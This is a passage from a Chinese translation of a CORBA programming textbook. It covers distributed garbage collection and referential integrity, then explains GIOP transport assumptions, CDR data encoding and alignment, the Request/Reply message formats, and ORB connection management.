这个例子的意图是，它说明了重要的一点：因为CORBA可以不通过任何控制手段让持久对象引用进行传播，没有任何办法可以知道一个对象是否还有…些客户对IOR感兴趣。在前面的例子中，当瓶子在太平洋中漂流时，一个IOR持续地等待兴趣的到来，并且找到该瓶子的人通过你的SOS对象的IOR，具有各种权力期望一个CORBA调用。

当然，我们没有按通常的做法在太平洋中存储对象引用。但是，一个等价的行为是一个字符串化的引用编写在一个文件中，用一个e-mail信息传递一个字符串引用，或是将一个引用绑定在命名服务上（参见第18章）。持久对象的语义使它可能安全地无用存储单元回收一个对象。我们可以随时决定撤消一个对象而无需警告，但是这样可能会留给客户一个悬浮的

引用。下一次客户使用该引用时,它就会得到一个 OBJECT_NOT_EXIST 异常。

12.8.2 引用完整性

悬浮的引用被归纳为引用完整性的问题。如果没有悬浮的引用(没有对象的引用)并且没有孤立的对象(不能通过一个引用访问的对象)的话,一个 CORBA 对象系统和它们的 IOR 就具有引用完整性。与之类似,如果没有断开的连接和每页都可从一些开始点通过一些链接序列到达的话,Web 就表现出引用完整性。显然,在一个跨越不同公司和管理界限的异构的分布式系统中很难保持引用完整性;危及引用完整性的随机故障是不可避免的。

处理缺乏引用完整性的一个方法是不设置它。在现实生活中,我们总是会遇到缺乏引用完整性的情况。比如,当一个人拨一个电话号码并得到一个“没有这个号码”的消息时(这与悬浮的引用相等价),他们并没有给这个失望的人以帮助。相反,他们对这个问题采用多种方法来解决(比如使用一个电话号码本或拨打查号台)。

在 CORBA 中,等价的预备行为并不总是依赖于引用随时来解决,而是当它们失败时动态地获得它们。但是,实现这个预备行为所需的努力对于应用程序来说是禁止的。比如,在系统中事务处理和无用存储单元回收都可以有效地用于保证引用完整性以及在系统中提供回调。但除非这些特性是由所使用的平台提供的,否则的话它们也可能不存在。

12.8.3 无用存储单元回收的未来

这部分内容提出了更多的问题而不是它的解决方案。分布式无用存储单元回收的问题是很难解决的,并且它还在研究的阶段,至少对通用目的的对象模型,如 CORBA 是如此的。该讨论的中心是阐明在我们撤消一个伺服程序或一个 CORBA 对象的含义时,以及我们如何决定撤消哪一个时所遇到的深层次的问题。我们也希望对这些问题所做的讨论能够提醒你,当下一个项目中的成员建议“只实现一个简单的无用存储单元回收器”时,你要小心一些。除非你能准确地确信这样的一个收集器如何工作,否则的话你应该对这些建议持保留态度。

12.9 本章小结

本章主要讨论了管理对象生命周期的方法。OMG 对象生命周期服务提供了一个可能的方法,但是因为与这个服务相关联的问题,也许你最好创建一个保留类型安全的非标准化的接口。收回模型提供了一个简单有效的方法来限制服务器程序中的内存消耗,并且它是创建可用于大量对象的服务器程序的关键。此外,收回模型也提供了一个有效且透明的方法来无用存储单元回收你的伺服程序。更通用的无用存储单元回收 CORBA 对象的问题远没有解决,因为难以将应用程序语义和 CORBA 对象模型协调起来。

第3部分 CORBA机理

第13章 GIOP,IOP和IOR

13.1 本章概述

尽管CORBA竭尽全力将应用程序与网络细节屏蔽开,但是在ORB捕集器下究竟发生了些什么有个最基本的了解还是有好处的。在本章中,我们主要介绍General Inter-ORB Protocol(GIOP)和Internet Inter-ORB Protocol(IOP),我们还将解释协议特定的信息如何在对象引用中进行编码。对这部分内容讲解并不包罗万象,我们只是说明协议以使你对CORBA是如何实现互用性而不失去扩展性有一个基本了解。除非你要创建自己的ORB,否则可以不必关心准确的协议细节。如果想了解更多的细节可查询CORBA规范[18]。

13.2节到13.6节对GIOP进行了综述,主要内容包括:它所承担的底层传输的要求,它的数据编码和消息格式。13.7节介绍IOP,它是抽象的GIOP规范的具体实现。13.8节说明了IOR如何编码信息,这样通信用的协议就可进行扩展而不影响互用性。13.9节简述了在CORBA2.3版本中对协议所做的修改。

13.2 GIOP概述

CORBA规范将GIOP定义为它的基本的互用性框架。GIOP并不是一个可直接用于ORB之间进行通信的具体协议。相反,它描述了特定的协议如何进行创建以适用于GIOP框架。IOP是GIOP的一种具体实现。GIOP规范主要由以下几部分组成:

- 传输假设

GIOP对执行GIOP协议实现的底层传输作了大量的假设。

- 公共数据表示(CDR,Common Data Representation)

GIOP为每个IDL数据类型定义了一个连在一起的格式,这样始发者和接收者在数据的二进制布局中就取得了一致。

- 消息格式

GIOP定义了由客户机和服务器通信使用的8种消息类型。这8种消息中只有两种是实现CORBA的基本的远程过程调用语义所必需的,其余的是控制消息或支持某种优化的消息。

13.2.1 传输假设

GIOP对用于传递消息的底层传输作了如下的假设:

- 传输是面向连接的

一个面向连接的传输可让消息的始发方通过指定一个接收方的地址来打开一个连接。在连接建立后，传输向始发方返回一个识别连接的句柄。始发方通过连接发送消息而不用对每个消息都指定目的地址；相反，目的地址隐含在用于发送每个消息的句柄中。

- 连接是全双工的

当始发方请求一个连接时，将会通知连接的接收端。接收方既可以接受也可以拒绝该连接。如果该接收方接受这个连接，传输就会返回一个句柄给始发方。接收方不仅使用这个句柄来接收消息，也使用它来应答始发方。换句话说，接收方可以通过相同的单个连接来应答始发方的请求，而不必为了发送应答信号需要知道远程始发方的地址。

- 连接是对称的

在一个连接建立后，连接的任一端都可关闭它。

- 传输是可靠的

传输保证通过一个连接所发送的消息在它们传递的顺序只进行一次传递。如果一个消息没有被传送，传输就会向始发方返回一个错误指示。

- 传输提供了一个字节流抽象

传输并没有限制消息的大小，并且不要求或保留消息的边界。换句话说，接收方将一个连接看作是一个连续的字节流。始发方和接收方都不需要关心一些像消息的存储片、副本、重发或对齐方式等问题。

- 传输混乱表示失去连接

如果一个网络连接断开——比如，因为连接的一端没有响应或网络物理上的断开——连接的两端都会接到一个错误指示。

以上这些假设完全与 TCP/IP 提供的保证相匹配。但是，其他传输也满足这些要求。它们包括 Systems Network Architecture(SNA), Xerox Network Systems' Internet Transport Portocol(XNS/ITP), Asynchronous Transfer Model(ATM), HyperText Transfer Protocol Next Generation(HTTP-NG)，和 Frame Relay^①。

13.3 公共数据表示

GIOP 定义一个公共数据表示(CDR)，为了传输，它确定了 IDL 类型的二进制格式。CDR 具有如下的主要特点：

- CDR 同时支持长字节和短字节表示

CDR 编码的数据是标记指示数据的字节顺序。这就意味着长字节和短字节机器都可以按它们自己的格式发送数据。如果始发方和接收方使用不同的字节类型，接收方负责字节变换。这个模型，也称接收方更正模型(receiver makes it right)，如果始发

^① 基于 GIOP 的唯一标准协议是 IIOP，它使用 TCP/IP 传输消息，然而将来 OMG 很可能指定 inter-ORB 协议用于其他传输。

方和接收方都具有相同的字节也有好处,它们都可以使用各自的机器的数据表示进行通信。这比 XDR 编码优越,XDR 要求连在一起进行长字节编码,所以如果始发方和接收方都使用短字节机器的话,那就不利于通信。

- CDR 按照自然边界对齐原始的类型

对于大多数机器结构来说,CDR 按照字节边界对齐原始数据类型是很自然的事。比如,short 值对齐到一个 2 字节边界,long 值对齐到一个 4 字节边界,而 double 值对齐到一个 8 字节边界。

按照这些对齐编码数据浪费了一些带宽,因为 CDR 编码的字节流部分由填充字节组成。但是,不管怎样填充,CDR 比一个进一步压缩的编码更有效,因为在大多数情况下,数据可以通过存储在内存中数据的指针编组或解组(unmarshaled)成它的自然二进制表示。这个方法就避免了在编组时的昂贵的数据拷贝。

- CDR 编码的数据是非自识别的

CDR 是一个非自识别的二进制码。比如,如果一个操作需要两个输入参数,一个 long,紧接着后而是一个 double,编组的数据由 16 个字节组成。头 4 个字节组成了 long 值,接下来的 4 个字节是为了保持对齐而没有定义内容的填充,最后 8 个字节为 double 值。接收方只是看到 16 字节数据,为了正确地进行解组参数,它必须提前知道这 16 个字节包含一个 long 参数紧接着是一个 double 参数。

这就意味着,CDR 编码需要在始发方和接收方之间有一个关于要交换的数据类型的约定。这个约定由 IDL 定义来建立,IDL 定义用来定义始发方和接收方之间的接口。如果违背约定的话,接收方没有办法来防止对数据的错误解释。比如,如果始发方发送两个 double 值而不是一个 long 后面紧接着一个 double,接收方仍将接到一个 16 字节的数据,但它会默默地将第一个 double 值的头 4 个字节作为一个 long 值。

CDR 编码是一种注重效率的折衷方案。因为 CDR 对短字节和长字节表示都支持,并且它按自然边界对齐数据,所以编组简单且有效。CDR 的缺点是运行时某些类型不匹配不能检测出来。从实用来说,这并不是一个问题,因为由 C++ 映射生成的存根和框架不可能传送错误类型的数据。但是,如果使用 DII 或 DSII 的话,你就必须小心,不要发送错误类型的数据作为操作参数,因为在某些情况下,运行时类型错误是检测不到的。

其他的编码没有这个问题。例如,被 ASN.1 使用的 Basic Encoding Rules(BER)是使用 Tag-Length-value(TLV)编码,它用它的类型和长度标记每个原始数据项。这样的一种编码运行时提供了更好的类型安全,但在编组开销和带宽方面都是低效率的。正是因为这个原因,大多数现代的 RPC 机制使用类似于 CDR 的编码,在这种编码方式传输时数据不用它的类型标记。

13.3.1 CDR 数据对齐

本小节内容主要是对 CDR 编码规则进行综述。再次说明,在这里我们并没有包含 CDR 的全部内容。相反,我们只是介绍了几种 IDL 类型的编码以阐述其基本思想。

原始的定长度类型的对齐

每一种原始类型必须起始于与在字节流中出现的起点有关的特定字节边界。同样的要

求适用于短字节和长字节机器。表 13.1 说明固定长度原始类型对齐要求。

表 13.1 固定长度原始类型的 CDR 对齐

对齐	IDL 类型
1	char, octet, boolean
2	short, unsigned short
4	long, unsigned long, float, 枚举类型
8	long long, unsigned long long, double, long double
1, 2, 或 4	wchar(对齐取决于代码集)

字符串编码

字符串和宽位字符串编码为 unsigned long(与一个 4 字节的偏移量对齐), 它用来表示字符串的长度, 包括它的终止 NUL 字节, 然后是字符串字节, 并用一个 NUL 字节终止。例如, 字符串“Hello”占位 10 个字节。头 4 个字节是一个值为 6 的 unsigned long, 接下来 5 个字节包含字符 Hello, 最后一个字节包含一个 ASCII NUL 字节。这就意味着一个空的字符串占 5 个字节(4 个字节包含长度 1, 接下来是一个 NUL 字节)。

结构的编码

结构按它们在 IDL 中定义的顺序编码为一个结构成员序列。每个结构成员都按照表 13.1 所示的规则进行对齐; 为了保持对齐, 插入未定义值的填充字节。考虑如下的结构:

```
struct CD {
    char    c;
    double  d;
};
```

这个结构包含一个字符, 它可以出现在字节流中的任何位置, 接下来是一个 double 值, 它必须对齐到一个 8 字节的边界。图 13.1 说明了这个结构连在一起的表示, 假定它的起始位置在字节流的头部。




图 13.1 在一个字节流开始处的 CD 类型的结构编码

图 13.1 表明了每个值编码时的偏移量。流的第一个字节, 偏移量为 0, 它包含结构中成员 c 的值。接下来是 7 个填充字节, 它的偏移量为 1, 从偏移量 8 开始, 8 个字节为结构成员 d。

值得注意的是, CD 类型的结构并不总是表现为一个 16 字节值。结构的长度是否变化依赖于连在一起的结构前面的其他数据。例如, 考虑如下的操作, 它接收一个字符串, 紧接着是一个 CD 类型的结构:

```
interface foo {
    void op(in string, in CD ds);
```

};

当客户程序编组一个请求来调用 op 时,它按照 CDR 编码规则首尾相连的发送所有的 in 参数。假定目前请求中发送的参数以一个 8 字节偏移量开始,并且客户机发送字符串“Hello”作为参数 s 的值。图 13.2 为编码结果。




图 13.2 在 CD 类型的结构后面的字符串“Hello”的 CDR 编码

值“Hello”的编码占据 10 个字节,4 个字节是长度,6 个字节是实际的字符串。第二个参数是 CD 类型的结构,因为成员 c 是 char 类型,它可以在任何地方对齐,所以 c 的值就立即接着字符串进行编码,它的偏移量为 10。结构 d 成员必须对齐到一个 8 字节的边界,这样接着 c 后就是一个 5 字节的填充,接下来的 8 个字节由值 d 占用。

请注意,图 13.2 中结构 CD 长度是 13 字节,而在图 13.1 中,一个同样类型的值占据 16 个字节。换句话说,结构的填充量依赖于结构在字节流中的起始偏移量变化而变化。这与在大多数编程语言中结构的二进制表示是不同的。比如,在 C++ 中(至少是大多数体系结构中),一个 CD 类型的结构将总是对齐到一个 8 字节的边界,并且占据 16 个字节的内存,而不管它前面或后面是什么数据。通常,CDR 的对齐规则只是应用于原始类型;对结构数据没有单独的对齐规则。相反,结构数据是按照原始数据成员规则进行对齐的,为了保持对齐向其中插入填充字节(未定义的数据)。

这个例子也说明为了正确地解码 CDR 编码的字节流,接收方必须提前知道它所期望的数据。比如,图 13.2 所示的字节流的接收方必须提前知道第一个数据项是一个字符串,因为只有这样接收方才能依次确定字节流中在多少偏移量下它可以找到紧随字符串的结构。

小结

在这里我们没有说明其他 IDL 类型的编码。CDR 的编码规则适用于所有可能的 IDL 类型,比如,联合、序列、数据、异常、类型代码、any 类型、对象引用等等。在这里所要记住的重点是,所有的 IDL 类型都有严格定义的编码方式,并且它确保了 ORB 之间的互用性。一般来说,CDR 编码要求接收方知道它所期望的类型的先验知识。这就意味着,CDR 编码的数据不是自描述的,并且始发方和接收方强制遵守 IDL 定义建立的接口规范。

13.4 GIOP 消息格式

GIOP 首先由 CORBA 2.0 进行定义,在 CORBA 2.1 中进行修订,并在 CORBA 2.3 中再次进行修订。这样就产生了三个版本的 GIOP:版本 1.0,1.1 和 1.2。在版本 GIOP 1.1 中主要附加了对消息存储片的支持,而在 GIOP 1.2 中增加了对双向通信的支持。

- 使用消息存储片可以更有效地将连在一起的数据编组。它允许发送者在不用缓冲区的情况下在几个存储片中发送单个请求的数据,并且事前对一个请求的所有数据进行编组。

- 双向通信对于通过防火墙进行的通信是很重要的。例如,回调模式(参阅 20.3 节)要求一个服务器可以起到一个客户机的作用。GIOP 1.2 可让服务器按照由客户打开的连接来初始化请求。这就意味着为了一个回调,服务器将没有必要打开一个独立的连接,它只是通过一个防火墙找到它自己的阻塞就可以了。

高版本的 GIOP 向后兼容早期的版本。这样老的客户机就可与新的服务器程序进行通信,因为新的服务器程序必须支持以前的所有协议。同样,新的客户机也可以与老的服务器程序进行通信,因为客户机是不允许使用比服务器所支持的版本更新的版本。

在本书中我们没有完全详细介绍 GIOP。相反,为了阐述一般的原理,我们只是介绍了一部分子集。此外,接下来的讨论主要是针对 GIOP 1.0 和 1.1 的。在第 13.9 节,我们将简要地介绍 GIOP 1.2。

GIOP 具有 8 种消息类型,如表 13.2 所示。在这些消息类型中,Request 和 Reply 是主力,因为它们实现了基本的 RPC 机制。我们将稍微详细地介绍这两种消息类型,而简要地介绍其他的消息类型。

表 13.2 GIOP 消息类型

消息类型	始发方
Request	客户机
Reply	服务器
CancelRequest	客户机
LocateRequest	客户机
LocateReply	服务器
CloseConnection	服务器 ^a
MessageError	客户机或服务器
Fragment ^b	客户机或服务器

a. 在 GIOP 1.2 中可以由客户机或服务器发送

b. GIOP 1.1 和 1.2

- Request 消息总是从客户机发送到服务器的,并且它用于调用一个操作或读或写一个属性。Request 消息带有所有的调用一个操作所需的 in 和 inout 参数。
- Reply 消息总是从服务器程序发送到客户机的,它只是为了响应前面的一个请求。它包含一个操作调用的结果——也就是,任意的返回值、inout 参数和 out 参数。如果一个操作产生一个异常,Reply 消息包含所产生的异常。

按照定义,客户机(client)是打开(open)一个连接的用户,服务器程序(server)是接受(accept)该连接的一个用户。为了调用对象上的一个操作,客户机打开一个连接并发送一个 Request 消息。然后客户机等待来自连接的服务器程序的一个 Reply 消息。

如果客户机和服务器程序必须交换相互的角色——比如,因为服务器程序必须调用客户机上一个对象的回调操作——服务器程序就不能向它接受的来自客户机的连接上发送一个请求。相反,服务器程序为了起到客户机的作用,它必须打开一个独立的连接。这就意味

着,如果从客户机和服务器程序的角色来考虑,GIOP 不是双向的^②。

为了通过线路传输一个 GIOP 消息,发送端发送一个消息头(message header),接着是一个消息体(message body)(消息体的内容与消息头所表示的准确消息有关)。图 13.3 为一个 GIOP 消息的基本结构。消息头在伪 IDL 中进行描述。




图 13.3 一个 GIOP 消息的基本结构

```
module GIOP { // PIDL
    struct Version {
        octet major;
        octet minor;
    };

    enum MsgType_1_1 {
        Request, Reply, CancelRequest, LocateRequest,
        LocateReply, CloseConnection, MessageError, Fragment
    };

    struct MessageHeader_1_1 {
        char magic[4]; // The string "GIOP"
        Version GIOP_version;
        octet flags;
        octet message_type;
        unsigned long message_size;
    };
    // ...
};
```

这里我们所介绍的是 GIOP 1.1 的消息头(1.0 的消息头与此非常相似)。一个消息头由 12 个字节组成,并且在每个 GIOP 消息前面。图 13.4 是一个消息头组成的图形化表示。消息头的格式如下:




图 13.4 一个 GIOP 1.1 消息头,它表示没有存储片的一个长字节字节顺序的 Request 消息

- 消息头的头 4 个字节总是字符 GIOP。这些字符表示该消息是一个 GIOP 消息,同时它还起到了描绘消息边界的作用。
- 第 4 个和第 5 个字节是一个 8 位二进制数字,它是主和次版本号。图 13.4 所示的是 GIOP 1.1 头部;所以主和次版本号都为 1。

^② GIOP 1.2 中,在单个连接中,客户机和服务器可互换角色,这对于小应用程序提供的回调对象尤其重要,因为 Java“沙箱”阻止打开一个小应用程序的单个连接。

- 第6个字节是一个标志字节。标志字节的最小有效位表示其余的消息是长字节编码还是短字节编码;数值0表示为长字节编码。第二个有效位表示存储片。数值1表示这个消息是一个存储片,还有其他存储片紧跟着。数值0表示这个消息是一个完整消息或者是存储片中最后的消息。
- 第7个字节表示消息类型。它的值是一个MsgType_1_1枚举类型之一的序数值。数值0表示为一个Request消息。
- 第8~11字节是一个4字节无符号值,它表示消息的大小(不计12个字节的头部)。这个值按标志字节的最小有效位所表示的长字节或短字节进行编码。

13.4.1 Request消息格式

一个Request消息由三部分组成,如图13.5所示。依次序是GIOP头,GIOP Request头和GIOP Request体。Request头和Request体一起构成了GIOP体。Request头的定义如下:




图13.5 一个GIOP Request消息

```
module GIOP {           // PIDL
    ...
    struct RequestHeader_1_1 {
        IOP::ServiceContextList service_context;
        unsigned long request_id;
        boolean response_expected;
        octet reserved[3];
        sequence<octet> object_key;
        string operation;
        Principal requesting_principal;
    };
    ...
};
```

Request头的字段如下:

- service_context

这个序列包含服务数据,它是由ORB运行时默认地添加到每个请求上的。其主要用途是为了传递某些ORB服务所要求的信息,比如,如果该请求是事务处理的部分工作,它就是一个事务处理标识符,或者是实现OMG安全服务的ORB的一个安全上下文。

- request_id

这个字段由客户机使用,它用来将请求与它的响应相关联。当它发送一个请求时,客户机将request_id设置为一个唯一的数字。Reply消息也具有一个request_id字段;当服务器程序发送一个请求的应答时,它返回相应的request_id给客户机。这样,客

户机一次就可以很好地接到多个请求的回答。

- **response_expected**

这个字段是一个 Boolean 值,对于一个正常同步请求它设置为真,也就是说客户需要对该请求的回答。如果客户机调用的操作是一个 oneway 操作,客户端运行时可将这个字段设为假(以表示不需要服务器程序的回答)或真以便客户机接收一个系统异常或一个 LOCATION_FORWARD 回答(参阅 13.4.2 节)。

- **reserved**

这 3 个字节留作将来使用,在 GIOP 1.1 中它总是设置为 0。

- **object_key**

object_key 字段是 IOR 的对象密钥,它用来调用请求(参阅 2.5.3 节)。它标识请求所针对的服务器上特定的对象。

- **operation**

这个字段是一个字符串,它包含被调用的操作名。如果客户机发送一个请求以读或写一个属性,操作名分别是 **_get_attribute_name** 或 **_set_attribute_name**。

对于 Object 基接口上的操作,操作名为 **_interface**,**_is_a** 和 **_non_existent**。它们对应 Object 上的 **get_interface**,**is_a** 和 **non_existent** 操作。请注意, Object 上其他操作没有定义操作名——也就是, **duplicate**, **release**, **is_nil**, **is_equivalent** 和 **bash**。这些操作总是由本地 ORB 进行处理,并且始终不会产生远程消息。

- **requesting_principal**

这个字段表示使用 BOA 调用的客户机的身份。目前它是受到抨击的,因为 OMG 安全服务使用 **service_context** 来表示调用者的身份。

Request 头的重要的字段是操作名,它识别了操作或属性、以及对象密钥,对象密钥是用来识别目标对象的。请求的其他数据是 Request 体部分。

Request 体包含请求的 in 和 inout 参数,是紧接一个 Context 伪对象(可选)。Request 体紧跟着变长度的 Request 头^③(只有当操作定义具有一个 Context 子句时,才会有一个 Context 对象——参阅 4.13 节)。将对 in 和 inout 参数进行编组,就好像它们是包含最左边 in 或 inout 参数到最右边的 in 或 inout 参数的一个结构的数据成员。比如,考虑如下的操作:

```
interface foo {
    void op(
        in string    param1,
        out double   param2,
        inout octet  param3
    );
};
```

该参数按照如下结构的一部分被发送:

```
struct params {
    string param1;
```

^③ GIOP 1.2 在 8 字节边界对齐 Request 体。

```
    octet param3;
}
```

该请求的参数传递时就好像这个结构按照 CDR 编码规则编码一样。请注意，该结构并不包含一个 param2 成员。省去这个参数是因为它是一个 out 参数；从客户机向服务器程序传递时没有 out 参数的位置。

13.4.2 Reply 消息格式

只要请求的 response_expected 标志设为真，一个服务器程序就发送一个 Reply 消息以响应客户机的 Request 消息。像一个 Request 消息一样，一个 Reply 消息也由三部分组成，如图 13.6 所示。




图 13.6 一个 GIOP Reply 消息

GIOP 头后面紧接一个 Reply 消息，它由一个 Reply 头和一个 Reply 体组成，Reply 体紧跟在 Reply 头的后面^④。Reply 头和 Reply 体一起构成了 GIOP 消息体。Reply 头的定义如下：

```
module GIOP { // PIDL
// ...
enum ReplyStatusType {
    NO_EXCEPTION, USER_EXCEPTION,
    SYSTEM_EXCEPTION, LOCATION_FORWARD
};

struct ReplyHeader {
    IOP::ServiceContextList service_context;
    unsigned long request_id;
    ReplyStatusType reply_status;
};
// ...
};
```

ReplyHeader 的字段如下：

- **service_context**

与 Request 头一样，这个字段用于透明地传送 ORB 服务所要求的隐含的上下文信息，比如，安全和事务处理服务。

- **request_id**

request_id 字段返回与客户请求相对应的 ID。客户程序使用它可以把应答与请求关联起来，这样客户就可以同时接到几个应答。服务器程序不必以它接到请求的顺序

^④ GIOP 1.2 在 8 字节边界对齐 Reply 体。

发送应答,因为有一些请求可能需要比其他的请求花费更长的时间来完成。

- **reply_status**
 reply_status 字段表示请求的结果。
 - **NO_EXCEPTION**
 表示请求已成功地完成。
 - **USER_EXCEPTION**
 请求产生了一个用户异常。
 - **SYSTEM EXCEPTION**
 服务器端 ORB 或服务器端应用程序代码产生了一个系统异常。
 - **LOCATION FORWARD**
 这个应答表示请求不能被这个服务器程序处理,但是客户机应该在一个不同的地址上再次进行尝试。我们将在 14.4.5 节讨论这个消息的使用。

reply_status 字段还决定了 Reply 体是如何被客户解释的。如果该操作成功,Reply 体包含返回值,紧接着是该操作的所有的 out 和 inout 参数。与 Request 体一样,就好象它们是结构的成员一样将返回值和参数进行编码。如果 **reply status** 表示一个用户异常,Reply 体包含该异常的仓库 ID,紧接着是异常的数据成员。如果请求产生一个系统异常,Reply 体包含系统异常的仓库 ID 和它的附加代码以及 completion_status。如果 **reply status** 是 LOCATION_FORWARD,Reply 体包含客户可用于重试该请求的一个对象引用。

13.4.3 其他消息格式

其余的 6 个消息格式是控制信息或是用于进行优化的。因为它们与基本的远程过程调用机制无关,所以我们在这里只是简单的介绍一下(更详细的信息可参阅[18])。

- **CancelRequest**
 使用这个请求,一个客户机可以通知服务器程序它已对一个操作的结果失去了兴趣。比如,如果一个用户想撤消一个长时间运行的操作,客户机可以使用这个请求。请注意,当操作执行时,一个 CancelRequest 将不会中止一个操作的实现。相反,它只通知服务器程序当操作完成时,它不再需要传递回来的任何应答。
- **LocateRequest**
 客户可以使用这个请求从一个对象中获得当前的地址信息。LocateRequest 消息和相对应的 LocateReply 消息可以降低定位对象的开销(可参阅第 14.4.6 节)。
- **LocateReply**
 这是服务器程序响应 LocateRequest 消息传送的一个应答。
- **CloseConnection**
 一个来自服务器程序的 CloseConnection 消息可通知客户机该服务器程序准备关闭该连接。如果客户机稍后想再次与该服务器程序通信的话,它必须打开一个与该服务器程序的新的连接。典型情况是,如果有太多的客户程序连接到一个服务器程序,并且该服务器程序快要达到所能连接的极限时,服务器程序发送这个消息。
 这个消息是需要的,因为如果没有它,客户机就不能分辨是有意的关闭还是无规则

的关闭;如果服务器程序确实关闭了它的连接,客户机就认为服务器程序已经崩溃,并在客户应用程序代码中产生一个异常^⑤。

- **MessageError**

传送这个消息是为了响应在某些方面畸变的任何 GIOP 消息。比如,如果一个 GIOP 消息包含错误的不可思议的值(比如头 4 个字节不是字符串 GIOP),或者 GIOP 的版本号对接收方来说是未知的,就会返回 MessageError。

- **Fragment**

如果一个 GIOP 1.1 客户机决定以存储片方式发送消息,第一个存储片是用存储片标志设置为真的 Request 消息。请求的其他部分由客户机以 Fragment 消息方式发送。每个存储片包含请求的其他数据,还有一个表示随后是否还有存储片的标志。当还有其他存储片跟着时,该标志为真。在一系列存储片集的最后的 Fragment 消息中将这个标志设为假,这表示服务器程序已经接到最后的存储片了,现在可以开始处理这个请求。

13.5 GIOP 连接管理

CORBA 客户机和服务器程序所见到的交互模型是无连接的;当一个客户机需要时,它只是简单地发送一个请求,该请求将会调用服务器程序上的一个虚函数。客户机和服务器应用程序代码都未曾打开或关闭一个连接。但是,GIOP 请求在一个面向连接的传输上被调度,这样 CORBA 运行时环境必须以客户机和服务器名义来负责管理连接。

CORBA 规范并不要求 ORB 的任何特定的连接管理策略。相反,GIOP 只是确定了足够的连接管理以允许实现之间的互用性,并且它在协议中提供了足够的挂钩允许 ORB 供应商在简单的和复杂的连接管理策略之间进行选择。

在客户端,一个 ORB 可以有相当多的关于如何管理从客户机到服务器之间连接的选择。比如,一个简单的(不现实的)ORB 可以为客户所提出的每个请求打开和关闭一个独立的连接。这将是一个相当慢(但是兼容的)的实现。ORB 最典型的问题是,如果一个客户机超过了操作系统同意分配给它的连接的数目时如何去做,这取决于不同的供应商,当它用完连接后,ORB 可能只是简单地给应用程序产生一个异常,而一个更复杂的 ORB 可能根据需要通过动态打开和关闭连接多路复用传送请求给连接,这种方式的连接要比目标服务器程序的连接数目少。

在服务器端,对 ORB 也有相类似的问题。如果想与一个服务器程序通信的客户机比可得到的连接数目还要多,服务器端运行时可能会停止接受连接。这时,当 TCP/IP 连接定时器超时,客户机会收到一个 TRANSIENT 异常。一个更复杂的 ORB 将发送一个 CloseConnection 消息给还没有完成请求的客户机,因此就可将空闲的连接收回以用于其他的客户机^⑥。

^⑤ 在 GIOP 1.2 中,也可从客户机到服务器传送 Close Connection 消息。

^⑥ 注意可在进程中并发有一个请求的客户机数目受服务器可用的连接数目的限制。如果在一个连接上有未完成的请求,GIOP 不允许服务器关闭该连接。

规范中还有一个很大的选择范围留给了 ORB 实现,这是为了避免限制 ORB 可以使用的环境。比如,如果 CORBA 要求一个复杂的重用连接的策略,这样就会限制 ORB 运行的环境,在这种环境中可以得到大量的连接(ORB 供应商将不得不实现这个策略而没有任何实际的好处)。相反,一个 ORB 可能需要运行在一个嵌入式环境下,这种情况下连接是非常珍贵的。这时,供应商就能实现一个策略,该策略以牺牲性能为代价强制地重用连接。

实际上,当一个客户机首次使用一个特定的服务器上的一个对象的对象引用时,大多数通用的 ORB 打开一个连接,当目标对象代理上的引用计数减为 0 时,它们关闭该连接。如果一个客户机拥有同一个服务器上的多个对象的对象引用,大多数 ORB 采用在同一单个的连接上多路复用传送请求给在该服务器上的所有对象。这就意味着,客户机仅使用与它们通信的不同服务器进程一样多的连接。在服务器端,当服务器达到它的连接极限时,许多 ORB 只是放弃并停止接受连接请求。而另一些服务器使用 CloseConnection 消息来收回空闲的连接。如果打算在一个服务器上同时使用大量的客户机(大约多于 100),应该向你的 ORB 供应商咨询关于服务器端的连接管理策略。

13.6 检测无序的关闭

在 13.4.3 节,我们提到如果服务器要关闭一个连接,它就发送一个 CloseConnection 消息。这就意味着,总是可以将正常的连接关闭与无序关闭区分开来。如果客户端事先没有提前接到一个 CloseConnection 消息却遇到了一个中断连接,它就会知道或是服务器已经崩溃或是失去了连接性。在任一种情况下,它都会向客户应用程序代码产生一个系统异常,重新绑定后有可能恢复连接⁷。

但是,对于服务器来说并不是这样。如果一个客户机决定它要结束一个服务器程序(典型情况是因为服务器上的对象最后一个代理的引用计数减为 0),客户机只是关闭了该连接而没有提前发送一个消息。这就意味着,服务器程序只能看到一个已关闭的连接。服务器程序不能区分是正常的连接关闭还是无序的关闭。比如,如果客户机崩溃,服务器程序只是看到一个关闭的连接,但并不知道为什么关闭连接。即使在 GIOP 1.2 中,它允许客户机发送一个 CloseConnection 消息,服务器程序还是不能信赖得到的这个消息,因为对客户机来说是否发送该消息是一个可选项。

